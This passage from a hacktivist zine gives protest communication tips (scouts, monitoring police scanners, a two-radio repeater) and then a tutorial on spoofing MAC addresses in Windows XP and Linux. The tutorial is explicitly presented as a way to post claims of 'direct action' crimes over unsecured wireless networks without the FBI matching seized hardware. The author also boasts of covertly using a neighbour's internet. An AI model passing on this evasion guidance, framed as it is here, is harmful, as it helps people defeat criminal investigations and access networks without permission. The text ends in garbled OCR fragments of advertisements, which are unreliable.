The most visible member of the comms team is the scout. Scouts are primarily useful in a mass-protest or march situation. It is their job to collect information about the movements of the police or any other potential threat to the action actually occurring. Scouts should make efforts to make themselves hard to spot and hard to capture. To this end, I've used two basic approaches: bicycles and disguises. Bicycles are great for scouts because they allow them to move very quickly about a large area. A quick and experienced bicyclist is also very difficult to stop and arrest. Disguise is a more effective technique if the group needs continuous updates on or from a given location. In the past, I've scouted an area by donning a nice suit and drinking coffee on a patio of interest. No one thinks twice about a 'business person' drinking coffee and talking on a cell phone or typing on a laptop.

Tip: *Don't use too many codes. In a stressful situation, militants will be hard-pressed to remember the meaning of codes they're supposed to use on air, and the quality of communication will deteriorate.*

I believe a solid comms group should also include someone whose sole job is to monitor police transmissions. In some cases, it is actually beneficial to have several people doing this. I say this because a person can only listen in on one transmission at a time, but in a mass-protest situation there will likely be lots of police transmissions occurring simultaneously. It would be the duty of those filling this role to report back on any announced police strategies, movements, arrests, standing orders, and so on.

Scouts and radio monitors will, in many circumstances, be generating a great deal of information, too much, perhaps, to make any sense to the great majority of people participating in the action. For this reason, I believe that it can be necessary to have several people whose task it is to sort through the information, pick out the pertinent parts, and re-broadcast these to the masses. Perhaps we could call these people the vanguard! Seriously though, I do think that some situations might warrant a small level of centralization in this regard. Individuals occupying this position could make sure that important information is relayed by as many types of media as possible: e.g., radio, text messaging, cell phone calls, and so on. They could also find and disseminate crucial logistical data, such as potential alternate routes, by looking at street maps, sewer maps, and such.

At the protests against the World Bank that occurred in Prague late in 2000, there was an information clearinghouse in the form of a room with several telephones operated by people equipped with maps. They received constant updates as events developed, and plotted the movements of police and protesters on these maps; they also took phone calls from demonstrators in need of this information. By many accounts, this service was critical to the success of the protests. Of course, your comms team may find it handy to have a tech-geek around. (I volunteer!) This person could make sure that the radios are working right, the scanners are programmed, the txtmob list is set up, the repeaters are functional, and so forth.

You can make a radio repeater very simply with two radios. A repeater receives a signal on one channel, and rebroadcasts it on another; this is handy for increasing the range of a radio signal, or for allowing someone to hear the same signal on several different bands, for example, you could pick up a ham radio signal and rebroadcast it on a GMRS frequency.

To do this, you need a radio capable of receiving the signal in question, and another radio capable of broadcasting on the desired output frequency. You'll need to take these radios to an electronics store and find a cable or an adapter that allows you to connect the headphone (output) jack of the receiver to the microphone (input) jack of the transmitter. Connect the two devices. Depending on your output radio, you may need to turn on 'vox' or 'accessory vox.' You may need to fiddle around with it, but it should work just like that.

Anonymity with wireless networking

By: IMPACT!

INTRODUCTION
Somewhere in this country right now there is an FBI branch office, and in this office is a cluttered desk, and on this desk is an investigation manual, and in this manual is a chapter entitled "Investigating Political Crimes." And the first thing this section says is "Track the communique."

Since perhaps the inception of direct action militants have composed and released, by various means, statements explaining their action. These communiques, which are of the utmost importance to a campaign of "propaganda by the deed," can be dangerous, and have often turned out to be the fatal stumbling block in what might have otherwise been an ingeniously conceived of and executed plan of action. The communique often serves as the state's first piece of evidence that directly connects back to the individuals involved in the crime under investigation. Because of this, the DA enthusiast must be extremely cautious with communiques lest her words of inspiration to the masses become her downfall.

Over time, the method by which communiques have been delivered has varied. Perhaps the first one was carved into the body of a fallen crusader and catapulted over a castle wall. Who's to say? As time went on, new technologies provided new opportunities and risks for dissidents to get their message out. The Internet is the most obvious modern instance of this trend.

The Internet offers many advantages to agents in the field (which is to say our agents in the field). Most obviously relevant are the internet's capability of reaching such a large amount of people in such short time and a the sense of anonymity that it provides. It is this sense of anonymity that has caused trouble for some. In this article I plan on explaining why this sense of anonymity is little more than an illusion, and then go on to show how – like many illusions – this one can be made real with a little effort.

IP ADDRESSES
Each time we open a web browser and type in an address we're asking our computer to contact another computer and retrieve certain information. It's like getting in a cab and saying "Take me to Barthélemy's Bar." In order to actually get to the bar though, the cab driver has to process this information into something actually usable such as an address, or intersection. Your computer does the same thing, it translates the domain name you typed in into what is referred to as an IP address. Every computer connected to the Internet has an IP address. An IP Address is a set of four numbers ranging from 0 to 255 separated by decimal points, eg. 64.128.0.14. Think of this like the street number attached to your house or your telephone number. Unlike street addresses and phone numbers, though, your IP addresses can change, and will typically do so often.

Every time you visit a web site, send out an e-mail, or do some other task online, the IP Address your computer is using is logged. Even though this number might not be your number in the sense that your phone number is your number, it can still be traced to you. If, for example, you were using a dialup or broadband Internet account with someone's name attached to it, then the Internet Service Provider can determine whose account the address was attached to at the time you visited the site. Even if you use a publicly accessible computer, your activities can be traced.

Let's say, for example, an anarchist writes a communique on a computer at a public library. This library is a little less conservative than most these days and doesn't require users to log in with an ID or library card. So, the anarchist in question thinks she's free and clear. She is, of course mistaken. The first thing the Feds would do is find the IP Address of the computer that sent the email, or posted the message on a message board or whatever (this is a trivial task). Next, they would check publicly available records and find out that the IP Address is owned by the library in question. The Feds would then go to the library and ask their computer technicians which library terminal was using the IP Address in question at the specified time. With this information the Feds would probably proceed to confiscate and fingerprint the equipment, and check any video surveillance to determine who was using the terminal at the time. It may be that the Feds get nothing from this information, but did our anarchist really need to take that risk?

Luckily, there are better ways. One of these came with the advent and proliferation of wireless networks. They're everywhere these days, in homes, cafes, corporate offices, anywhere you can think of. Many of these networks are totally wide open for the public to use.

Using a wireless network offers some strategic advantages to someone seeking anonymity on-line. First, because the user is not bound by wiring, they can be physically distant from the actual internet connection. Right now, for example, the author is using a home-made antenna to covertly steal internet access from the neighbor down the street. An additional benefit comes from the network architecture typically used in a wireless network. Remember how I said an IP Address consists of four numbers ranging from 0 to 255? Well, this means that there are a limited number of IP Addresses available. Considering that the internet is a worldwide resource, this number is actually relatively low. Because of this fact, a system was developed whereby multiple computers could share one IP Address. For the record this is known as Network Address Translation. A system set up with NAT consists of a computer that has a real IP Address, known as the server, and a number of computers that have fake addresses, known as the clients (these addresses tend to be 10.x.x.x or 192.168.1.x; where 'x' is a number 0 – 255, but they need not be). The server receives requests for internet content from the clients and then requests that information from the internet, when the internet responds with the requested content, the client determines which client asked for it, and then sends it to that computer. The important thing to note is that any client under such a system has no unique IP Address, and most wireless networks use this kind of setup!

So, let's revise our example above. This time the anarchist uses a laptop to access an unprotected wireless network made available by a public library. In order to avoid suspicion and detection she accesses the network from a bench well out of site of surveillance cameras in the public park next to the library. When the Feds get wind of it, they will, once again, be able to trace the communications to the library. This time, however, the library's computer technicians won't be able to tell the feds much because they have a publicly available wireless network, and the feds will gain little from surveillance footage. Quite an Improvement!

MAC ADDRESSES

Alas, this second scenario is still not good enough. That is because of a nefarious little piece of information known as the Media Access Controller Address, or MAC Address. The MAC Address – sometimes referred to as the Network Address or Physical Address – is a number that is intended to uniquely identify the piece of hardware you are using to connect to a network. If an IP Address were the license plates on a car, then the MAC Address would be the VIN number. Every piece of network hardware, including your wireless adapter, has a MAC address, and unlike an IP Address, this unique identifier is passed on and recorded even across a network using NAT. Luckily, it is nearly impossible to track a known MAC Address to the person that owns that piece of hardware. It is possible, however, for an investigator to compare a known MAC Address to the MAC Address on any Network Interface Cards a suspect might own.

So, in the example I just gave, our anarchist may not get off altogether. Since the author of the communique made no effort to conceal her MAC Address, the feds will learn it. Let's say that our protagonist lives in a relatively small town, and is known to belong to a small community of anarchists there. Our anarchist may come under suspicion for the actions claimed in the communique just by virtue of already being on the law enforcement's radar. If this is the case, the investigators are likely to confiscate this person's computer and check the MAC Address to the one used to issue the communique. When they find that they are a match, our friend could get in some serious trouble. All is not lost though, with a bit of knowledge and practice, one can learn to hide their MAC Address.

HIDING ONE'S MAC ADDRESS IN WINDOWS XP

The process for changing one's MAC Address in windows is relatively straight-forward, but first-timers and/or those intimidated by computers may find the process baffling at first. I urge you, the reader, to look over these step-by-step instructions and their accompanying diagrams several times. After you think you have it down, be sure to practice a few times before you need to do it in a "real-world" situation.

Step 1: To give you a feel of what we're going to do, go to Start-> Programs-> Accessories-> Command Prompt. A box with some text and a blinking cursor should come up. Type this command ipconfig /all. You get a bunch of information regarding your network connections. Somewhere in this information will be a line that reads "Physical Address..." (See figure 1). This is your current MAC Address, write it down for reference. It will be a series of 6 numbers represented in hexadecimal format (this means that a digit can be 0 through 9 or a through f where a through f represent 10 through 15). Our goal is to replace these numbers with different ones. In order to do this we need to edit the registry.

Step 2: The registry is a repository of data that is used by the operating system. Typically the user needn't worry about it at all. In windows we can edit this data by using the regedit program. Click Start-> Run. A text box will pop up type "regedit" (figure 2) and hit okay. The registry program will open (figure 3).

Step 3: Look at figure 3. On the left side of the window you will see various expandable folders. These work just like the file browser included in windows. Folders open up to new folders in an expandable tree. The difference is that these folders contain different keys and each key contains different data.

The data we want to change can be found in the key located at:[HKEY_LOCAL_MACHINE\SYSTEM\ ControlSet001\Control\Class\{4D36E972-E325-11CE-BFC1-08002bE10318}]. To get there click on the little plus sign next to "HKEY_LOCAL_MACHINE" then the one next "SYSTEM" and so on until you find the {4D36E972-E325-11CE-BFC1-08002bE10318}folder. Click on the plus next to this folder and you will see a number of subfolders that run in sequential order. When you are done with this step, the tree on the left side of the regedit window should look something like figure 4.

Step 4. Each of these folders represents a different network device. In order to determine which one correlates to the network card you want to change the MAC address on, you will have to click on each one. After you click on each of these subfolders, examine the data that appears in the box on the right. You should find some lines with descriptive information such as the manufacturers name. You will need to find a match for your card. Usually you can find manufacturer and model information printed on your card. Continue looking through the sub-folders until you find a match. On my computer under folder 0016 I find a string entitled "ProviderName" and its corresponding value is "Lucent Technologies" and there's another string called "VendorDescription" and its value is "ORiNOCO PC Card (5 volt)." These clues tell me that this folder is for my Lucent Technologies Wavelan pc card which is based on an ORiNOCO microchip.

Step 5. When you have found a match, look in the window on the right under the "name" column for a string called "NetworkAddress." If none exists, you will have to create it. Right-Click in the box on the right and click New-> String Value. Name this string "NetworkAddress."

Step 6. Now, all you have to do is give "NetworkAddress" a value, or alter the value already there. Double click on "NetworkAddress" and in the value field enter a string of 12 characters ranging from 0 to 9 and a through f, eg. 022CDEAD4e2c. (Figure 6)

Step 7. Close the regedit program and restart your computer.

Step 8. Let's see if this worked. Open a command prompt (Start-> Programs-> Accessories-> Command Prompt) and type ipconfig /all. You should see that the fake MAC Address your provided is displayed.

Step 9. If your MAC Address did not change, or if your internet connection ceases to work, you may have provided an invalid MAC address. Another possibility is that there are more than one entry in the registry for your wireless card, look through the subfolders under [HKEY_LOCAL_MACHINE\SYSTEM\ ControlSet001\Control\Class\{4D36E972-E325-11CE-BFC1-08002bE10318}] again and see if there's another folder that describes your card. In either case repeat steps 2 through 8. Once you see that your "Physical Address" has changed by issuing the ipconfig /all command in the command prompt you are done.

Step 10. Send your communique, or do whatever thing it is that you don't want the feds to know about.

Step 11. Repeat steps 2 through 9 to change your MAC Address again.

HIDING ONE'S MAC ADDRESS IN LINUX

For anyone using the LINUX operating system,4 the process of changing MAC Addresses is fairly simple. I am going to assume that the reader already has a running LINUX machine with a functioning wireless adapter. If this is not the case, there are numerous resources online that can help in this regard. Please note, that some of these steps may vary slightly given different LINUX distributions and wireless cards.

Step 1. Open a terminal. This process will be different for all distributions of LINUX. Most LINUX distributions now default to a graphical user interface that includes a desktop, icons, and other doodads. Typically there will be some sort of application menu. If you can find this, look for terminal, xterm, konsole,or something of the sort. If all else fails consult the web site of the distribution you are using.

Step 2. Type the iwconfig command in the terminal window and hit enter. You will see various information regarding your wireless device and any network it may be connected to (see figure 8). Note the name of the device on the left side. In my case, my wireless device is named "eth1" this may vary depending on your setup.

Step 3. Now type ifconfig and hit enter. Ifconfig will display a variety of network information (see figure 9), but what we are worried about is the string that follows "HWaddr" this is the device's MAC Address. Write this down for reference.

Step 4. Turn off your wireless adapter. This is typically done by issuing the ifdown <device name> command. (See figure 10)

Step 5. Change your MAC Address by issuing the following command: ifconfig <device name> hw ether xx:xx:xx:xx:xx:xx where each x is a digit from 0 to 9 or a to f. (see figure 10)

Step 6. Turn on your wireless adapter. This is typically done by issuing the ifup <device name> command.

Step 7. Check your work. Issue the ifconfig <device name> command again. You should see that the MAC Address has changed. If this is not the case, or if your internet connection stops working, you may have entered an invalid MAC Address. Repeat steps 4 through 7 until it works.

Step 8. Send your communique or do whatever you want.

Step 9. Change your MAC Address again by repeating steps 4 through 7.

CONCLUSION.

With a bit of luck, some effort, and perhaps a little help, you should be able to get the above instructions to work satisfactorily. If the precautions I have mentioned are taken, the likelihood of the government being able to pin one to one's online activities is very low. For an example, let's look back upon our fictional anarchist.

Let us imagine that our anarchist used the wireless network from the park just as before. This time, however, she read this article, and having done so, forged her MAC Address before writing the communique. After she was done she changed it back. The FBI huffed and puffed all over town. They drug in our anarchist and all her friends. They interrogated them up and down, but no one snitched. Upset by this show of solidarity, the agents ceased our anarchist's computer and those of her comrade's. Unfortunately, for the state, non of the MAC Addresses matched. Finally, the bureau left town with its tail between its leg, and our anarchist was – at long last – free to plan another – **IMPACT!**

Questions? Comments? Article Submissions? Get a hold of us at:

E- mail: Staff@Hackbloc.org

Visit out online forums @
www.hackbloc.org/forums

--> Get Copies of The Zine! <--

Electronic copies of the zine are available free online at the Hack Bloc website (www.hackbloc.org/zine/). There are two versions of the zine: a full color graphical PDF version wich is best for printing and also includes all sorts of extras, as well as a raw TXT version for a more readable and compatible format.

Having the zine in your hands is still the best way to experience our zine. If you can't print your own (double sided 8.5x11) than you can order copies of this issue and most back issues fromour friends at Microcosm Publishing (www.microcosmpublishing.com) who are based out of Bloomington, IN.

We are always seeking translators to translate HackThisZine into other languages, if your interested in working with us to translate this issue please send us an E-mail to us at: Staff@HackBloc.org.


Zine Staff // Credits // Greetings

HackThisZine Issue #6 -- Lets Smash Windows!

Zine Staff	Hack Bloc Staff
Flatline	Evoltech
Nomenumbra	Doll
Evoltech	Sally
Haifleisch	Rugrat
alxCIAda	Frenzy
Impact	HexBomber
Ryan	alxCIAda
Frenzy	Impact
Ardeo	Flatline
	Whooka

HackThisZine is always looking for talented writers and artists to help! We currently need new articles for the next issue, which will hopfully be out in half the time it took to create this one. If you would like to dedicate some time to writing, artwork, or just to tell us what you think of our efforts please send an e-mail. We will try and respond to everyone.

-HackBloc Staff
Staff@hackbloc.org


AT&T works in more places,
like NSA HEADQUARTERS
The new at
CBS
14'h x 48'w
ED CARS
MOTORS, Inc.
-626-6363
citymotors.com
H FOR CARS